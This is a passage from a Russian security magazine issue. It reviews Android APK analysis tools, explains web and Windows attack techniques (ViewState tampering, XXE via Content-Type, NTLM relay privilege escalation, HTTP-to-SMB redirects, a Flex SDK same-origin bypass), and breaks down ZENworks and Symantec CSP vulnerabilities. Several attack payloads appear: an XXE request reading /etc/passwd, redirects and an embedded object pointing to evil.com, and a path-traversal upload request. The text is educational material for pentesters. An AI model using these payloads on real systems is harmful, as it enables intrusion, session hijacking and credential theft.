Приветствую тебя, читатель! Как ты уже успел заметить по оформлению страницы, этот выпуск не совсем обычный. В этот раз мы решили немного отойти от привычного формата и вместо софта конкретно для мобильников рассказать тебе о софте для изучения софта для мобильников. Именно так, дело не в грамотности, а в смысле. Итак, в этом выпуске: швейцарский армейский нож для статического анализа приложений, IDEA-плагин для изучения smali-кода приложений, мощный инструмент деобфускации и приложение для анализа Android-софта от Sony Mobile. Как обычно, приятного чтения, и не забывай присылать идеи для обзоров.

ВЫПУСК #8. АНАЛИЗИРУЕМ APK

ANDROGUARD

Если Apktool (goo.gl/LdB4V7) — это швейцарский армейский нож для распаковки/упаковки приложений, то Androguard (goo.gl/bdBIRu) играет ту же роль для анализа вредоносного либо легитимного софта. В сущности, Androguard — это набор Python-скриптов, каждый из которых выполняет строго определенную функцию. Androapkinfo предназначен для получения общей информации о пакете, androdd генерирует граф отношений всех классов и их методов, androdiff позволяет сравнить два пакета с целью выяснить, не была ли одна из его копий модифицирована, а androlyze позволяет декомпилировать и модифицировать DEX-код в интерактивном режиме. Еще десяток скриптов предназначены для других целей.

Androguard — мощный инструмент, позволяющий произвести статический анализ приложения от и до, однако он достаточно сложен в освоении, особенно в той части, которая касается интерактивного декомпилятора. С другой стороны, благодаря такому механизму работы его очень легко заскриптовать, чтобы использовать в качестве автоматизированной системы анализа в своих проектах или веб-сервисах, как это уже несколько лет делают различные компании, включая VirusTotal, не так давно купленный Google.


APKANALYZER

Если анализ приложений с помощью консольных Apktool и Angroguard тебе не по душе, то ApkAnalyzer (goo.gl/byFUq) от Sony Mobile — твой выбор. Это графическое Java-приложение класса «все в одном», позволяющее выполнять анализ и модификацию приложений без задействования каких-либо дополнительных инструментов. Ты просто подсовываешь ей APK-пакет, и она показывает тебе все его классы и методы в текстовом и графическом виде плюс позволяет изучить дизассемблированный smali-код, модифицировать его и запаковать обратно в пакет (естественно, уже с другой цифровой подписью).

Основные возможности приложения:

- просмотр/модификация дизассемблированных листингов кода с подсветкой синтаксиса;
- предварительная распаковка бинарных XML-файлов с возможностью изучения и модификации;
- графическая визуализация связей между классами и методами;
- встроенный просмотрщик логов формата logcat;
- поддержка ODEX'ированных приложений и библиотек;
- удобный просмотрщик ресурсов;
- автоматический поиск неиспользуемых ресурсов (многие малвари прячут в них ELF-бинарники).

Стоит отметить, что декомпилятора в составе приложения нет, но его всегда можно установить отдельным приложением, например использовать известный Java-компилятор JD-GUI (jd.benow.ca) или инструмент APK Studio (apkstudio.codeplex.com), позволяющий анализировать/модифицировать APK-файлы напрямую, без необходимости предварительной трансляции в классические Java-классы.



ApkAnalyzer собственной персоной

SMALIDEA

Smalidea (goo.gl/EWmB1z) — это плагин для среды разработки IDEA / Android Studio, позволяющий работать с проектами, полностью реализованными на ассемблере smali. Это дает довольно интересные возможности динамической отладки и анализа приложений. Достаточно применить инструмент backsmali (goo.gl/ikzOQS) к APK-файлу, а затем импортировать полученные файлы в проект Android Studio, и у тебя появится возможность отлаживать приложение на уровне отдельных инструкций виртуальной машины DEX на реальном или виртуальном устройстве.

Плагин поддерживает подсветку синтаксиса smali, установку брейк-пойнтов, пошаговое выполнение приложения и, что самое замечательное, ART, сменивший виртуальную машину Dalvik в Android 5.0. В будущем планируется реализовать поддержку сборки приложения из smali-файлов и сборку смешанных проектов, что позволит включить в свое Android-приложение код из чужого закрытого приложения.

Отладка приложения с помощью Smalidea

SIMPLIFY

Приложение не так просто поддается анализу, если оно обфусцировано. Поэтому часто не обойтись без деобфускатора, который позволяет привести код к более читаемому виду. Есть несколько приложений и скриптов данного класса с разным назначением, и Simplify (goo.gl/ff0cNm) — наиболее интересное из них. В отличие от многих других Simplify — это динамический деобфускатор, это значит, что он не пытается просто пройтись по smali-файлу и вычистить его, а запускает его в виртуальной машине, которая позволяет сделать такие вещи, как, например, автоматическая дешифровка строк.

Виртуальная машина генерирует граф исполнения приложения, на основе которого Simplify выполняет окончательную чистку кода путем удаления мертвых участков кода, разворачивания констант и замены обфусцированных/зашифрованных значений реальными.



Алексей «GreenDog» Тюрин, Digital Security
agrrrdog@gmail.com
twitter.com/antyurin

EASY HACK

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

ПОДМЕНИТЬ ДАННЫЕ ВО VIEWSTATE В ASP.NET

Так получилось, что в Easy Hack мы ни разу не касались темы веб-приложений Microsoft. Настало время исправиться и вспомнить ряд проблем, типичных для ASP.NET. Хотелось бы еще упомянуть, что обычные уязвимости а-ля OWASP top 10 (SQLi, CSRF, XSS и прочие) свойственны и приложениям на этой платформе, но многие встроенные защитные механизмы работают, даже если веб-разработчик — мастер кривого кода.

Для нас интересна специфичная фишка ASP.NET под названием ViewState. С ней же связаны и некоторые атаки. Технология эта относительно старая и достаточно распространенная. Но для ее правильного понимания необходимы неплохие познания в ASP.NET. Если очень упростить, то можно воспринимать ее как хранилище состояния данных для определенной страницы какого-то пользователя. Простейший при-


мер — postback. Юзер заполняет форму, отправляет ее на сервер (на тот же URL), и сервер ему возвращает ту же страницу с введенными данными. Тогда данные формы и будут храниться во ViewState. В каком-то виде это хранение сессионных данных пользователя на его стороне. Хотя на практике во ViewState часто хранятся и «статические» данные, которые юзер не вводил сам.

ViewState представляет собой строку Base64 от сериализованных данных элементов страницы, положенных в скрытое поле (`__VIEWSTATE`).

Есть два основных последствия возможности изменения ViewState. Во-первых, это reflected XSS. XSS Auditor не заблочит ее из-за Base64, да и фильтрация данных на серверной стороне для ViewState очень мала. Во-вторых, это различные логические атаки на приложение, когда мы подменяем данные. Например, смена цены на тот или иной товар.

Для того чтобы юзеры не устраивали вакханалию с изменением ViewState, товарищи из Microsoft используют технологию MAC (Message Authentication Code). Суть ее заключается в том, что к сериализованной строке от элементов страницы добавляется некий секретный ключ, а потом значение хешируется. Хеш добавляется к сериализованной строке, кодируется в Base64 и пересылается клиенту. После получения ViewState проводит аналогичную операцию, но теперь уже сверяет хеш, который был, с тем, который получен от клиента.

Как ты понимаешь, это сильно мешает проведению атаки. Не зная секретного ключа, пройти проверку MAC не получится. Однако существует ряд ситуаций, в которых MAC отключен. Во-первых, в старых версиях он может быть отключен по умолчанию. Во-вторых, включить его можно как для всего сайта, так и для конкретных страниц. Во втором случае есть шанс, что разработчик упустил где-то корректную настройку. В-третьих, его иногда отключают из-за некоторых технических ограничений.



Примерно так выглядят данные во ViewState

Для того чтобы определить, включен ли MAC, надо лишь декодировать Base64 и взглянуть на конец строки. Если есть там бинарщина, значит, MAC включен, если нет, то отключен.

В Burp в разделе Proxy есть вкладка Response и в ней — ViewState. Здесь можно посмотреть информацию в более удобном виде (см. картинку) плюс указано, включен ли MAC.

ПРОЭКСПЛУАТИРОВАТЬ XXE ЧЕРЕЗ JSON

Наверное, за последние пару-тройку лет XXE стала одной из типовых критических уязвимостей. Идея атаки через XXE появилась в самом начале 2000-х, но лишь в последние несколько лет были придуманы новые техники атаки и постэксплуатации (включая различные техники Server Side Request Forgery). А количество уязвимых к XXE приложений в последнее время растет на глазах.

XXE становятся возможны во многом потому, что парсеры XML по умолчанию разрешают применение Document Type Definition (DTD) перед самим запросом (inline DTD), а в приложениях эту фичу опрометчиво не отключают. Но, видя такую проблему, вендоры принялись закручивать гайки, и те же библиотеки libxml, на которых основываются парсеры большинства скриптовых языков (PHP, Python, Perl), теперь изначально отключают inline DTD.

```
HTTP Request:

POST /netspi HTTP/1.1
Host: someserver.netspi.com
Accept: application/json
Content-Type: application/xml
Content-Length: 288

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE netspi [<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<root>
<search>name</search>
<value>&xxe;</value>
</root>

HTTP Response:

HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 2467

{"error": "no results for name root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
```

Меняем Content-Type, и теперь сервер парсит наш XML

С другой стороны, всякое коробочное ПО, где используются старые версии библиотек, я уверен, будет радовать нас еще ближайшие пару-тройку лет.

И здесь хотелось бы поделиться еще одной небольшой, но интересной находкой компании NetSPI (goo.gl/ol9GAq), которая позволит нам отыскать еще больше мест для атак через XXE.

Есть такое общее понятие, как веб-сервис (web service). Если очень упростить, то веб-сервис — это технология общения между приложениями. Простейший пример — мобильное приложение. Оно само ответственно за показ информации пользователю (то есть это не сайт с HTML), но данные получает от работающего на сервере веб-сервиса или нескольких.

Хотя веб-сервис можно сделать и «голыми руками», обычно используются различные специализированные фреймворки. Программист подключает и настраивает фреймворк и пишет бизнес-логику приложения. Фреймворк отвечает за управление доступом и за саму передачу данных. Если говорить о последнем, то обычно фреймворки поддерживают множество различных форматов общения, как, например, REST, SOAP, XML или JSON. Зачастую для этого есть различные точки входа (endpoints) для каждого из форматов, они определены в виде различных путей (`/webservice/json`, `/webservice/soap` и так далее).

В NetSPI обнаружили, что в некоторых случаях веб-сервисы отталкивались не от пути, а от значения поля Content-Type. То есть если у нас доступен endpoint для общения в формате JSON, мы можем выставить значение `Content-Type: application/xml`, и этот контент будет обработан сервером как XML, а это значит, мы можем подсунуть XXE. Пример на картинке показывает, как это бывает.

На самом деле мы можем передавать какие-то данные в XML, необходимо только их корректно сконвертировать. Если в JSON запрос выглядел так:

```
{"search":"name","value":"netspitest"}
```

то в XML получится следующее:

```
<root>
<search>name</search>
<value>netspitest</value>
</root>
```

Ты теперь можешь проверять веб-сервисы на влияние различных типов контента. Тема эта очень богата, и мы еще ни раз вернемся к ней .

ЛОКАЛЬНО ПОВЫСИТЬ ПРИВИЛЕГИИ ПОД WINDOWS ЧЕРЕЗ NTLM-РЕЛЕЙ

Лично я очень люблю атаки, связанные с NTLM-релеем. Несмотря на то что соответствующим уязвимостям уже лет пятнадцать, они сидят настолько глубоко в технологиях Microsoft, что новые и новые варианты атак все продолжают появляться, несмотря на заплатки. Эксплуатации этих уязвимостей немало способствует и небезопасная настройка ОС по умолчанию.

Коротко об основах. Windows поддерживает протокол NTLM, который представляет собой стандартный challenge-response:

1. Клиент отправляет запрос на аутентификацию.
2. Сервер возвращает некое случайное значение (challenge).
3. Клиент хеширует challenge со своим паролем (на самом деле с NT-хешем пароля, но это неважно) и отправляет его на сервер.
4. Сервер выполняет аналогичную операцию у себя и сравнивает хеши. Если они одинаковы, то аутентифицирует клиента.

Достоинство этого протокола в том, что пароль пользователя не передается в открытом виде. Недостаток — возможность relay-атак. Если мы заставим жертву аутентифицироваться у нас на хосте, а данные передадим на сервер, то сервер аутентифицирует подключение от имени жертвы.

Кстати, есть еще версия протокола NTLMv2, которая, несмотря на усложнение, не защищает от этой атаки. Также следует помнить, что NTLM — это протокол аутентификации, и его можно использовать по HTTP, Telnet, POP3, FTP, SMB и так далее.

Ну и последнее — автоматическая аутентификация в Windows. Есть ряд сервисов, на которых операционка автоматически пытается аутентифицироваться. Два основных примера — это SMB и HTTP. Если мы заставим винду обратиться по UNC-пути (например, `\\evil\test`), то она попытается подключиться на 445-й порт (SMB) и аутентифицироваться под пользовательским аккаунтом, давая нам возможности релейнуть его креды с `evil` на другой сервер.

Когда-то был и другой вариант атаки SMB Relay. Можно было заставить жертву подключиться к нам, а потом релейнуть ее обратно на тот же хост. И если у пользователя, который подключился к нам, были высокие права, то мы получали RCE. Но эта уязвимость была утеряна с патчем MS08-68.

Зато с тех пор появилось кое-что новое и местами слегка мистическое. Этой весной Гугл опубликовал информацию о возможности локального повышения привилегий за счет использования NTLM-релея (goo.gl/AQbSNM).

Практически атака выглядит следующим образом.

1. Мы локально поднимаем сервер WebDAV (это шейринг файлов по HTTP) с запросом аутентификации по NTLM. Нужно выбрать порт с номером больше 1024, так как на это не требуется привилегий больше, чем есть у обычного юзера.
2. Заставляем любой привилегированный процесс (лучше всего `NT AUTHORITY\SYSTEM`) зайти на наш WebDAV (`\\127.0.0.1:8080\test.txt`).
3. Так как есть запрос на аутентификацию, привилегированный процесс автоматически пытается залогиниться под собой.
4. Данные от процесса мы релеим на нашу шару.
5. Та-дам! У нас есть привилегированный доступ на нашу же шару. Включая доступ ко всем дискам на запись и $IPC (возможность выполнять команды в ОС).

WebDAV нам понадобился потому, что мы не можем поднять локально еще один сервер SMB. WebDAV же используется виндой, когда ты указываешь порт в UNC-пути (`\\127.0.0.1:8080\test.txt`). По умолчанию сервис WebDAV в Windows отключен, но на домашних версиях ОС (Windows 7, 8 и 8.1) автоматически включается, как только обращаешься к ресурсу WebDAV. На серверных версиях он автоматически не включается, по крайней мере так было в моих недавних тестах.

По указанной выше ссылке с описанием уязвимости в качестве примера привилегированного процесса приводится встроенный антивирь Windows Defender. Он как раз запускается под учеткой SYSTEM. В Windows, начиная с восьмой версии, у обычного пользователя есть возможность напрямую указать путь до файла, который он хочет проверить антивирусом.

В отчете предложен и proof of concept, который отлично работает. В качестве подтверждения на диск C записывается файлик dummy, что можно сделать только с высокими привилегиями.


Еще несколько плюсов: файрвол нам помешать не может потому, что он не работает на локальном интерфейсе, где мы поднимаем порт. А UAC нам не мешает потому, что учетка, создающая файл, высокопривилегированная.

Таким образом, мы имеем практически универсальный способ поднять права в Windows. Шикарно!


Но хотелось бы еще подискутировать на тему причин и странных моментов, связанных с данной атакой. Во-первых, у нас тут происходит кросс-протокольная атака — с WebDAV на SMB. И, по мнению автора, именно поэтому атака и возможна. Утверждается, что патч MS08-68 прикрывает атаку только в рамках одного протокола. Но и давние, и недавние опыты показали, что аутентификация не проходит, если, например, мы заставляем жертву зайти на наш хост по HTTP, а сами релеим обратно на хост жертвы по SMB.

Во-вторых, атакам NTLM Relay на сервисы серьезно мешает то, что учетная запись SYSTEM и аналогичные системные учетки не имеют пароля, а потому релеить их мы не можем. Однако когда мы действуем в рамках одного хоста, логика работы автоматической аутентификации, похоже, другая.

В Microsoft, кажется, не собираются патчить этот баг из-за его глубинности. Исправить можно с помощью безопасной настройки SMB, чего практически никто не делает. В итоге атака действительно мощная, и я думаю, ее потенциал еще не раскрыт до конца.



Встроенный в Windows клиент WebDAV



Поднимаем WebDAV и релеим на локальную шару — получаем файл, созданный под SYSTEM

СДЕЛАТЬ РЕДИРЕКТ HTTP НА SMB

Вот еще одна вариация на тему NTLM-релеев (или снифинга хеша NTLM). Несмотря на то что по этой теме был целый white paper (goo.gl/Q1Uz5A), потенциальные возможности этой идеи не очень-то широки.

Раньше было два типовых метода атак на пользователей для NTLM-релея или снифинга NTLM-хеша. Точнее, даже не атак, а методов заставить инициировать подключение к хосту атакующего, при которых произошла бы

автоматическая аутентификация. Первый — это UNC-путь и последующий доступ по SMB, второй — по HTTP. Но второй по умолчанию работает, только если хост атакующего находится в зоне Intranet. Если сильно упростить, то к этой зоне относятся все хосты, к которым хост жертвы может обратиться по короткому имени, то есть без точек в имени домена. Например, http://evil/ — хост Intranet, а http://evil.com/ уже хост зоны Internet. В первом случае если жертва зайдет на хост, а веб-сервер затребует NTLM-аутентификацию, то браузер ее выполнит автоматически (а мы, в свою очередь, сможем провести атаку). Во втором случае если веб-сервер затребует NTLM-аутентификацию, то браузер ее не выполнит автоматически, а отобразит жертве соответствующее окошко. При этом доступ по IP-адресу тоже относится к зоне Internet (исключение — локальный адрес).

Оба этих метода работают при атаке на пользователя через браузер. Создаем страничку с рисунком (`<img src="http://evil/test.jpg">` или `<img src="\\evil\test.jpg">`), и оба варианта должны сработать отлично — во всяком случае, в IE.

Сложнее с атакой на какой-то сервис, который делает запросы через HTTP. Предположим, мы можем провести атаку man-in-the-middle и полностью менять трафик. Мы в состоянии поменять ответ на запрос сервера. Но мы не можем изменить адрес, по которому происходит подключение.

Для ясности приведу пример. Есть антивирус, который ходит за обновлениями на воображаемый сайт antivir.ru. Мы можем поменять ответ от antivir.ru и затребовать NTLM-аутентификацию, но сервис не будет ее проводить, так как сервер находится в зоне Internet. А заставить подключиться к нам на http://evil/ мы не можем.

В этом случае нам и поможет находка из вайтпейпера. Оказывается, дефолтный виндовый клиент позволяет делать редиректы на ресурсы SMB. То есть у нас есть запрос HTTP от сервиса, а мы его можем редиректнуть на шару и там уже выполнить атаку на NTLM.

Пример ответа для редиректа:

```
HTTP/1.1 302 Found
Content-Type: text/html
Location: file://evil.com/ntlm_catcher
```

При этом потенциально уязвимы все приложения, которые делают запросы и используют для этого виндовый API, а их очень много.

С другой стороны, это совсем не баг, а, скорее, фича клиента, которую можно эксплуатировать. И как ты, наверное, догадываешься, патчить это MS не собирается. Мы же просто положим эту информацию в свою коробочку знаний.

ОБОЙТИ SOP ЧЕРЕЗ УЯЗВИМУЮ SWF ОТ FLEX SDK

В прошлом номере мы коснулись некоторых тонкостей работы Flash и crossdomain.xml, а также рассказали о том, как мисконфигурация последнего позволяет обходить ограничения браузерного SOP (Same-origin policy). Судьба преподнесла еще одну тему про SOP и Flash. Речь идет о докладе с Troopers 2015 авторства Minded Security и NibbleSec (goo.gl/JRBwJ4).

Когда я смотрел презентации с Troopers, то сначала не придал особого значения этой работе. Нашли что-то интересное в SOP для Flash? Молодцы, но Adobe запатчит это в ближайшей же версии плеера, а значит, мне как пентестеру прока от этого будет не много. Понимание того, что не все так просто, пришло из третьих рук.

Итак, мы знаем, что если файл Flash с одного домена пытается сделать запрос на другой домен, то плеер сначала просматривает файл crossdomain.xml со второго домена на предмет разрешения этого действия. Нет домена в списке — нет разрешения. Но на самом деле есть еще ряд дополнительных возможностей.

Существует продукт под названием Flex SDK, он используется как основа для разработки различных приложений на Flash. С версии 3.1 в нем появилась новая возможность — делать динамическую загрузку дополнительных ресурсов (локализаций). В том числе и со сторонних сайтов. Причем путь до самих ресурсов может быть указан через flashvars (переменные, задаваемые при подгрузке флеш-файла в браузере) в переменной resourceModuleURLs. И все бы ничего, не подгружайся эти ресурсы в контексте того же сайта, что и сам ролик. Это самый важный факт. Обычно, когда флеш-файлы подгружают друг друга, то все равно могут работать лишь в рамках своих сайтов.

Интереснее всего то, что это баг не во Flash, а именно во Flex SDK и, следовательно, в сделанных при помощи SDK флеш-файлах. Чтобы их исправить, необходимо перекомпилировать их с новой версией Flex SDK, которая не подвержена уязвимости.

Ситуация, как видишь, совсем не типичная, но, к радости пользователей Flex SDK, его запатчили еще четыре года назад, в версии 4.5.1. Теперь же баг, по сути, был открыт заново, когда исследователи рассказали о его технических подробностях. Чтобы уверить народ, что проблема не потеряла актуальности, они нашли уязвимые флеш-файлы на сайтах многих топовых компаний, включая Google. Основная фишка в том, что локализации автоматически добавляются в ролики, скомпилированные при помощи Flex SDK.

Технически атака выглядит следующим образом. Предположим, у нас есть жертва — сайт victim.com, где размещен флеш-файл (badflex.swf), который сделан в уязвимой версии Flex SDK. И есть наш хост — evil.com с нашим флеш-файлом (sender.swf), который умеет отправлять и читать ответы от сервера victim.com, а также файл crossdomain.xml с разрешением на доступ на наш хост с victim.com.

1. Создаем страничку на evil.com, которая будет подгружать флеш-файл с victim.com. Указываем наш флеш-файл в resourceModuleURLs. Содержимое странички должно быть следующим:

```
<object width="100%" height="100%"
        type="application/x-shockwave-flash"
        data="https://victim.com/badflex.swf ">
    <param name="allowscriptaccess" value="always">
    <param name="flashvars" value=
          "resourceModuleURLs=http://evil.com/sender.swf ">
</object>
```

2. Заманиваем на эту страницу человека, сессию которого на victim.com мы хотим захватить.
3. Браузер этого человека парсит страницу, видит, что там есть ролик с victim.com, и запускает его с помощью плагина Flash, передавая ему путь до локализации — `http://evil.com/sender.swf`.
4. Flash выполняет код из файла и видит, что нужно подгрузить файл sender.swf, а так как он находится на другом (по отношению к victim.com) сайте evil.com, то запрашивает с него сначала файл crossdomain.xml.
5. Так как в crossdomain.xml мы разрешили доступ с victim.com, то плеер загрузит наш sender.swf.
6. Нашему sender.swf «назначается» сайт — victim.com.
7. Теперь наш файл sender.swf имеет возможность посылать запросы на victim.com и читать ответы. SOP нас не ограничивает, так как sender.swf относится уже к домену victim.com.

Вот так мы можем захватить сессию пользователя, выполнить какие-то команды от его лица, и защита типа токенов CSRF нам тут не помеха.

Главной задачей, таким образом, становится поиск уязвимых файлов swf. Для ее решения по той же ссылке ты найдешь тулзу ParrotNG, которая может проверить конкретный файл на уязвимость, а также плагин для Burp, который пассивно чекает все SWF.

Общая последовательность эксплойта. Секретное значение — украдено

Борис «dukeBarman» Рютин
Цифровое оружие и защита
b.ryutin@zorsecurity.ru,
@dukebarman,
dukebarman.pro



ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

Сегодня мы с тобой разберем уязвимости в приложениях на Java известных производителей. Одна из софтин помогает защищать свои системы от атак, но при этом сама стала местом для проникновения в сеть компании. И конечно, мы не могли обойти стороной уязвимость в http.sys.

ПРОИЗВОЛЬНАЯ ЗАГРУЗКА ФАЙЛОВ В NOVELL ZENWORKS

CVSSv2: N/A
Дата релиза: 8 мая 2015 года
Автор: Pedro Ribeiro
CVE: 2015-0779

Начнем с уязвимости в Novell ZENworks Configuration Management (ZCM, часть ZENworks Suite). Уязвим UploadServlet — через него доступна неавторизованная загрузка файлов без проверки параметра `uid` на символы перехода по директориям (`../`). Это позволяет атакующему сохранить файл в любое место на сервере или разместить WAR-файл в директории Tomcat для веб-приложений. WAR — это Web Archive или Web Application Archive, формат файла, описывающий, как полное веб-приложение пакуется в соответствии со спецификацией Java-сервлетов в файл в формате JAR или ZIP. Примерное содержимое простого WAR:

```
/index.html
/guestbook.jsp
/images/logo.png
/WEB-INF/web.xml
/WEB-INF/classes/org/wikipedia/Util.class
/WEB-INF/classes/org/wikipedia/MainServlet.class
/WEB-INF/lib/util.jar
/META-INF/MANIFEST.MF
```

EXPLOIT

Эксплуатация проста: отправляем полезную нагрузку в виде WAR-файла, используя такой запрос:

```
POST /zenworks/UploadServlet?uid=../../../opt/novell/↵
zenworks/share/tomcat/webapps/&filename=payload.war
```

Одновременно с релизом уязвимости автор опубликовал и модуль для Metasploit.

```
msf exploit(zenworks_configuration_management_upload)↵
> rexploit
```

Это уже не первая подобная уязвимость в ZCM. Ранее схожая ошибка, ZDI-10-078/OSVDB-63412, нашлась в другом сервлете.

TARGETS

ZENworks Configuration Management <= 11.3.1.

SOLUTION

Есть исправление от производителя. Однако пробная версия на момент написания статьи до сих пор уязвима, и автор уязвимости не упомянут в патче.

УДАЛЕННОЕ ВЫПОЛНЕНИЕ КОДА В SYMANTEC CRITICAL SYSTEM PROTECTION

CVSSv2: 9.0 (AV:N/AC:L/Au:S/C:C/I:C/A:C)
Дата релиза: 5 мая 2015 года
Автор: Balint Varga-Perke
CVE: 2014-3440

Symantec Critical System Protection предназначен для обнаружения угроз и предотвращения вторжений как на серверы, так и на обычные компьютеры компании, включая не только физические, но и виртуальные системы. В числе прочего в это ПО входит система управления различными серверными компонентами и компоненты-агенты, которые служат для поддержания политик безопасности.

В одном из таких агентов, sis-agent (агент управления интерфейсом сервера SCSP), и была найдена уязвимость. Она позволяет неавторизованному атакующему удаленно выполнить произвольный код. Этот интерфейс используется агентами IDS/IPS для взаимодействия с сервером SCSP: регистрации, оповещения об обновлениях политик, событиях и так далее. Поскольку все защищаемые хосты должны взаимодействовать с SCSP, то этот интерфейс будет доступен большому количеству машин.

Проблема заключается в том, что SCSP недостаточно корректно проверяет основную массу полученных логов. Благодаря этому агенты и атакующие, представившиеся агентом, могут загрузить произвольный файл на компьютер пользователя. Поместив файл JSP в одну из нескольких корневых директорий веб-приложения на базе Tomcat из Server package, можно открыть интерактивную командную оболочку.

Уязвимый код находится в классе BulklogHandler приложения sis-agent. Этот агент использует свой собственный HTTP(S)-wrapped протокол, который похож на стандартный многослойный POST-запрос. В этом протоколе тело HTTP-запроса разбивается на несколько частей. Каждая часть начинается с простого заголовка, в котором описывается ее тип (текст, XML, бинарный) и ее размер (в байтах и без заголовка). Помимо этого, она содержит свойства приложения (Properties). В случае типа «обычный текст» свойство — это пара ключ — значение. Тело каждого запроса (или ответа) заканчивается строкой, содержащей `EOF_FLAG`. Каждая строка запроса заканчивается ASCII-символом `0x0A`. Ниже представлен пример тела запроса.

```
Data-Format=text/plain
Data-Type=properties
Data-Length=410
agent.name=TEST12345678
agent.hostname=TEST12345678
agent.version=5.2.9.37
agent.initial.group=
agent.config.initial.group=
config.initial.group=
ids.policy.initial.group=Windows
ids.config.initial.group=
agent.ostype=windows
agent.osversion=7 Service Pack 1
agent.osdescription=
agent.charset=UTF-8
agent.features=PD
agent.domain.name=
polling.interval=300
tcp.enabled=true
tcp.port=2222
agent.timezone=+120
EOF_FLAG
```

Интерфейс агента находится в зависимости от технологии Java Servlet. Пользовательские запросы направляются через несколько классов, которые обрабатывают все входящие параметры. Основной алгоритм взаимодействия агента как раз и реализован в нескольких таких классах-обработчиках. В случае с классом `BulklogHandler` пользовательский запрос вначале обрабатывается с помощью метода `handleRequest()`, который, в свою очередь, вызывает метод `logFile()` для каждого «свойства» части запроса.

```
...
// JAD decompiled code snippet
private void logFile(Properties prop, byte data[], boolean↵
repeat) throws Exception{
    String filename;
    File file;
    FileOutputStream fout;
    filename = prop.getProperty("file.name");
    file = getBulkLogFile(filename);
    fout = null;
    fout = new FileOutputStream(file);
    fout.write(data);
    fout.flush();
...
```

Первый параметр в методе содержит полученные параметры из запроса. Второй — соответствующую двоичную часть. Далее вызывается метод `getBulkLogFile()` для получения соответствующего объекта дескриптора файла.

```
...
// JAD decompiled code snippet
private File getBulkLogFile(String filename)
{
    File file;
    String agentName = null;
    int index = filename.indexOf('.', 24);
    if(index > 0)
        agentName = filename.substring(24, index);
    else
        agentName = filename.substring(24);
    String date = mFormat.format(mParser.parse↵
    (filename.substring(0, 8)));
    String parentFolder = (new StringBuilder()).
    append(SisProperties.getBulkLogDir()).append(FILE_SEP).
    append(agentName).append(FILE_SEP).append(date).toString();
    File parent = new File(parentFolder);
    if(!parent.isDirectory())
        parent.delete();
    parent.mkdirs();
    file = new File(parentFolder, filename);
    return file;
    Throwable th;
    th;
    throw new IllegalArgumentException((new StringBuilder()).
    append("Corrupted bulk log filename [").append(filename).↵
    append("]!!").toString(), th);
}
...
```

Этот метод вначале пробует определить имя агента, получив подстроку от 24-го символа до первой точки. Он обрабатывает первые восемь символов из переданного `filename` как дату. Далее загруженный файл будет помещен в свою собственную директорию (родительскую), ее структура будет выглядеть примерно так:

```
LOG_ROOT/AGENT_NAME/FORMATTED_DATE
```

Эта структура создана с помощью вызова `parent.mkdirs()`. Окончательный вариант дескриптора файла создается из объединения оригинального имени файла и пути к родительской директории.

